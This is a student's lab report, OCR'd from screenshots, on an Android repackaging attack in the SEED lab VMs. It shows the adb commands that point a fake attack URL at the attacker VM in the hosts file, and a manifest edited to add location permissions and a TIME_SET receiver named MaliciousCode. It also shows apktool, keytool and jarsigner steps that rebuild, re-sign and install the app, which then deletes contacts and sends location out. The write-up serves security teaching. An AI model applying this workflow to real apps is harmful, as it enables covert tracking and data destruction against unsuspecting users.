



File
Machine
View
Input
Devices
Help
7:15
Search Apps
Calculator
Calendar
Calibration
Chrome
ClickJacking Attack 1
Clock
Contacts
Dev Tools
Downloads
Email
Gallery
Gmail
Google
Maps
MockLocation
Music
Notes
Phone
Play Store
Repackaging Lab
RSS Reader
Settings
Taskbar
Terminal Emulator
Voice Search
YouTube


8:06
App permissions
Repackaging Lab
Contacts
Right Ctrl


8:07
Contacts
FAVORITES
ALL
ME
Seed
S
seedA
SeedB
SeedC



8:08
Date & time
Automatic date & time
Use network-provided time
Set date
November 22, 2019
Set time
8:08 PM
Select time zone
GMT-05:00 Eastern Stand
Use 24-hour format
1:00 PM
11:08
AM
PM
00
05
10
15
20
25
30
35
40
45
50
55
CANCEL
OK
Right Ctrl



Observations: As it can be observed from the first screenshot we have connected the VM to our attack machine and install the repacked apk onto the android VM. In the second screenshot we can see that there are two contacts in the contact directory. As our malicious application is going to delete all the contacts it needs permission to access the contacts. In the third screenshot it can be observed that we have given permission to access the contacts. In real world scenario, the market place asks for the permission of the user before installing the application and when user grants it, the market place tell the system that user has granted access permission to the following services or applications. We start the app and then go to date and time settings and set the time as evident from screenshot 4. We can observe in the screenshot 5 that all the contacts are deleted.
When we run the android application and operate anything on the device, if there is any activity in time-date or reboot etc. on the android by the user, it will send a broadcast receiver to all the applications. As in our application, in our manifest file, if we receive a broadcast regarding the time setting then it will invoke our malicious code and thus our malicious code will be executed.


Task 6: Using Repackaging Attack to Track Victim's Location

Step 1. Setting up mock locations.





Since, we are running a VM it is not possible to use the GPS hardware. The OS allows us to mock a location using an application, which will be set as our current location.

Step 2: Configuring DNS.




The malicious code that we will insert in the apk will broadcast the current location. This location has to be viewed in the Ubuntu VM. Using adb we pull out the hosts file from the android VM and enter our record wherein we input the ip address of the ubuntu VM against the url that we have for our attack. This is not a real url, however, when the malicious code is invoked the android system will look for this url to send the data and thus will look into hosts file and will send the data to the ip address of the ubuntu VM.


Terminal
6:52 PM
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:7618 errors:0 dropped:0 overruns:0
frame:0
TX packets:7618 errors:0 dropped:0 overruns:0
carrier:0
collisions:0 txqueuelen:1
RX bytes:6481560 (6.4 MB) TX bytes:6481560 (
6.4 MB)
[11/22/19]seed@VM:~$ adb root
restarting adbd as root
[11/22/19]seed@VM:~$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[11/22/19]seed@VM:~$ adb pull /system/etc/hosts
0 KB/s (56 bytes in 0.087s)
[11/22/19]seed@VM:~$ gedit ./hosts
[11/22/19]seed@VM:~$ adb push ./hosts /system/etc/hosts
1 KB/s (96 bytes in 0.060s)
[11/22/19]seed@VM:~$


hosts (~/) - gedit
6:53 PM
Open
Save
127.0.0.1 localhost
::1 ip6-localhost
10.0.2.15 www.repackagingattacklab.com
Firefox Web Browser
Plain Text
Tab Width: 8
Ln 3, Col 45
INS

Step 3: Repackaging and installing the victim app.



Explanation:

We insert our code that will send the location at the specified DNS that has our Ubuntu IP. Then we make the necessary changes like we did in the previous task that specifies that this app needs location permissions and will trigger a code when a broadcast event of TIME_SET is received.

~/task2/RepackagingLab/AndroidManifest.xml - Sublime Text (UNREGISTERE

AndroidManifest.xml — task2/RepackagingLab × st.xml — repackaging/RepackagingLab ×

```
<uses-permission android.name=
android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable=
    "true" android:icon="@drawable/mobiseedcrop" android:label=
    "@string/app_name" android:supportsRtl="true" android:theme
    ="@style/AppTheme">
        <activity android:label="@string/app_name" android:name
        ="com.mobiseed.repackaging.HelloMobiSEED" android:theme
        ="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="
                android.intent.action.MAIN"/>
                <category android:name="
                android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="
        com.mobiseed.repackaging.MaliciousCode" >
<intent-filter>
<action android:name="android.intent.action.TIME_SET" />
</intent-filter>
</receiver>
    </application>
</manifest>
```

AndroidManifest.xml — task2/RepackagingLab × st.xml — repackaging/RepackagingLab ×


```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/
android" package="com.mobiseed.repackaging"
platformBuildVersionCode="23" platformBuildVersionName="
6.0-2166767">
    <uses-permission android:name="
    android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="
android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="
android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable=
    "true" android:icon="@drawable/mobiseedcrop" android:label=
    "@string/app_name" android:supportsRtl="true" android:theme
    ="@style/AppTheme">
        <activity android:label="@string/app_name" android:name
        ="com.mobiseed.repackaging.HelloMobiSEED" android:theme
        ="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="
                android.intent.action.MAIN"/>
                <category android:name="
                android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="
```

1 characters selected Tab Size: 4 XML

```
Terminal                                                    9:52 PM
RepackagingLab  RepackagingLab.apk
[11/22/19]seed@VM:~/task2$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/22/19]seed@VM:~/task2$ keytool -alias seed -genkey
-v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Dhaval
What is the name of your organizational unit?
  [Unknown]:  SU
What is the name of your organization?
  [Unknown]:  SU
What is the name of your City or Locality?
  [Unknown]:  SYR
What is the name of your State or Province?
```


```
Terminal                                                    9:52 PM
The JKS keystore uses a proprietary format. It is recom
mended to migrate to PKCS12 which is an industry standa
rd format using "keytool -importkeystore -srckeystore m
ykey.keystore -destkeystore mykey.keystore -deststorety
pe pkcs12".
[11/22/19]seed@VM:~/task2$ jarsigner -keystore mykey.ke
ystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
 validate this jar after the signer certificate's expir
ation date (2020-02-20) or after any future revocation
date.
[11/22/19]seed@VM:~/task2$ adb install RepackagingLab.a
pk
10281 KB/s (1428284 bytes in 0.135s)
Success
[11/22/19]seed@VM:~/task2$
```

Step 4: Enabling the permission on the Android VM



We install the application and permit it to use our mock location.

Step 5: Triggering the attacking code




To trigger the code we first start the application and make sure it is present in the background

Then we change the time which BROADCASTS message

This triggers the code and we can now track the user

Step 6: Tracking the victim



We open our app before setting the time and the malicious code is invoked to send us the location data. When we click on a location in the mock location app, the app sets the location of the android VM in that place. The malicious code uses this location and sends it to the url and looks up the hosts file and send the location to the attack machine. We open the url on our attack machine and thus we can track the location of the victim